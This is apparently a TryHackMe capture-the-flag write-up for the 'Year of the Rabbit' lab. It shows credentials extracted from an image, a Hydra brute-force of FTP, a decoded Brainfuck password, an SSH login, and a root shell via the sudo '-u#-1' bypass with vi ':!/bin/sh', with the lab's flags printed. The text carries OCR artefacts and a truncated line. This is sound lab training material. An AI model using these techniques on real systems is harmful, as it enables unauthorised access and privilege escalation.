User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

& it pop up this the javascript



which will redirect to the youtube page when trigger the javascript

Did Not Connect: Potenti

https://www.youtube.com/watch?v=dQw4w9WgXcQ?autoplay=1

Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU

Did Not Connect: Potential Security Issue

www.youtube.com is most likely a safe site, but a secure connection could not be established. This issue is caused by **PortSwigger CA**, which is either software on your computer or your network.

What can you do about it?


www.youtube.com has a security policy called HTTP Strict Transport Security (HSTS), which means that Firefox can only connect to it securely. You can't add an exception to visit this site.

- If your antivirus software includes a feature that scans encrypted connections (often called "web scanning" or "https scanning"), you can disable that feature. If that doesn't work, you can remove and reinstall the antivirus software.
- If you are on a corporate network, you can contact your IT department.
- If you are not familiar with **PortSwigger CA**, then this could be an attack, and there is nothing you can do to access the site.

Learn more...

Go Back Advanced...

so now we now understand how it works! let's check out the hidden directory & voila we found an interesting .png file



Index of /WExYY2Cv-qU

Name	Last modified	Size	Description
Parent Directory		-	
Hot_Babe.png	2020-01-23 00:34	464K	

Apache/2.4.10 (Debian) Server at 10.10.60.120 Port 80

using strings to check the Hot_Babe.png & we found ftpuser credentials

```
Ot9RrG7h2~24?
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n%QK8sr
1618B0AUshw1M
A56IpIl%1s02u
vTFbDzX9&Nmu?
FfF~sfu^UQZmT
8FF?iKO27b~V0
ua4W~2-@y7dE$
3j39aMQQ7xFXT
Wb4--CTc4ww*-
u6oY9?nHv84D&
0iBp4W69Gr_Yf
TS*%miyPsGV54
C77O3FIy0c0sd
O14xEhgg0Hxz1
5dpv#Pr$wqH7F
1G8Ucoce1+gS5
```

now perform brute forcing on ftp & we found the credential for it!
// ftpuser:5iez1wGXKfPKQ

```
nobodyatall@0xDEADBEEF: ~/tryhackme/yearOfTheRabbit
File  Actions  Edit  View  Help

┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ hydra -l ftpuser -P ftp_cred.txt 10.10.39.162 ftp -t 64
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or se
 or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-21 11:49:58
[DATA] max 64 tasks per 1 server, overall 64 tasks, 82 login tries (l:1/p:82), ~2 tries per
[DATA] attacking ftp://10.10.39.162:21/
[21][ftp] host: 10.10.39.162   login: ftpuser   password: 5iez1wGXKfPKQ
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 15 final worker threads did not complete until end.
[ERROR] 15 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-21 11:50:10

┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$
```

ftp

the contents in the ftp server
//Eli credential interesting

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ ftp 10.10.39.162
Connected to 10.10.39.162.
220 (vsFTPd 3.0.2)
Name (10.10.39.162:nobodyatall): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jan 23  2020 .
drwxr-xr-x    2 0        0            4096 Jan 23  2020 ..
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp>
```

Seems like brainfuck here

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ cat Eli\'s_Creds.txt
+++++ ++++[ →+++ +++++ +<]>+ +++.< +++++ [→++ +++<] >++++ +.<++ +[→-
--<]> ----- .<+++ [→++ +<]>+ +++.< +++++ ++[→ ----- --<]> ----- --.<+
++++[ →--- --<]> -.<++ +++++ +[→+ +++++ ++<]> +++++ .++++ +++•- --.<+
+++++ +++[- >---- ----- <]>-- ----- ---. ---.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ →+++ +<]>+ .<+++ +[→+ +++<] >++.. ++++. ----- ---.+
++.<+ ++[→ --<] >---- -.<++ ++++[ →--- --<] >---- --.<+ ++++[ →---
--<]> -.<++ ++++[ →+++ +++<] >.<++ +[→+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[→- ----- <]>-- ----- -.<++ ++++[ →+++ +++<] >+.<+
++++[ →--- --<]> ---.< +++++ [→-- --<] >---. <++++ ++++[ →+++ +++++
<]>++ ++++. <++++ +++[- >---- --<] >---- -.+++ +.<++ +++++ [→++ +++++
<]>+. <+++[ →--- <]>-- ---•- ---. <

┌──(nobodyatall㉿0xDEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$
```

after decoding the brainfuck & we found Eli credential
// eli:DSpDiM1wAEwid

splitbrain.org/_static/ook/

```
User: eli
Password: DSpDiM1wAEwid
```

trying the credential on SSH server & we've gotten our initial foothold!

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ ssh eli@10.10.39.162
The authenticity of host '10.10.39.162 (10.10.39.162)' can't be established.
ECDSA key fingerprint is SHA256:ISBm3muLdVA/w4A1cm7QOQQOCSMRlPdDp/x8CNpbJc8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.39.162' (ECDSA) to the list of known hosts.
eli@10.10.39.162's password:


1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE




eli@year-of-the-rabbit:~$
```

Post Exploitation

Privilege Escalation

eli -> gwendoline

secret hiding place uh there's a message in there

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/yearOfTheRabbit]
└─$ ssh eli@10.10.39.162
The authenticity of host '10.10.39.162 (10.10.39.162)' can't be established.
ECDSA key fingerprint is SHA256:ISBm3muLdVA/w4A1cm7QOQQOCSMRlPdDp/x8CNpbJc8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.39.162' (ECDSA) to the list of known hosts.
eli@10.10.39.162's password:


1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidden message there"

END MESSAGE




eli@year-of-the-rabbit:~$
```

finding the secret place using find command & we've found it

```
eli@year-of-the-rabbit:~$ find / -name '*s3cr3t*'  2>/dev/null
/var/www/html/sup3r_s3cr3t_fl4g.php
/usr/games/s3cr3t
eli@year-of-the-rabbit:~$
```

gwendoline credential?

```
eli@year-of-the-rabbit:~$ file /usr/games/s3cr3t
/usr/games/s3cr3t: directory
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
eli@year-of-the-rabbit:/usr/games/s3cr3t$
```

& yes! we can su into gwendoline user using that credential

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cd /home
eli@year-of-the-rabbit:/home$ ls
eli  gwendoline
eli@year-of-the-rabbit:/home$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/home$ id
uid=1001(gwendoline) gid=1001(gwendoline) groups=1001(gwendoline)
gwendoline@year-of-the-rabbit:/home$
```

user flag!

```
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$
```

gwendoline -> root

sudo -l privilege
//the !root seems to be vulnerable to one of the -u#-1 exploit let's try it out

```
gwendoline@year-of-the-rabbit:~$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$
```

trying out the exploit

```
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt
```

execute /bin/sh in vim

```
~
~
~
:!/bin/sh
```

& we're root now!

```
User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

# id
uid=0(root) gid=0(root) groups=0(root)
#
```

root flag

```
# cat root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
#
```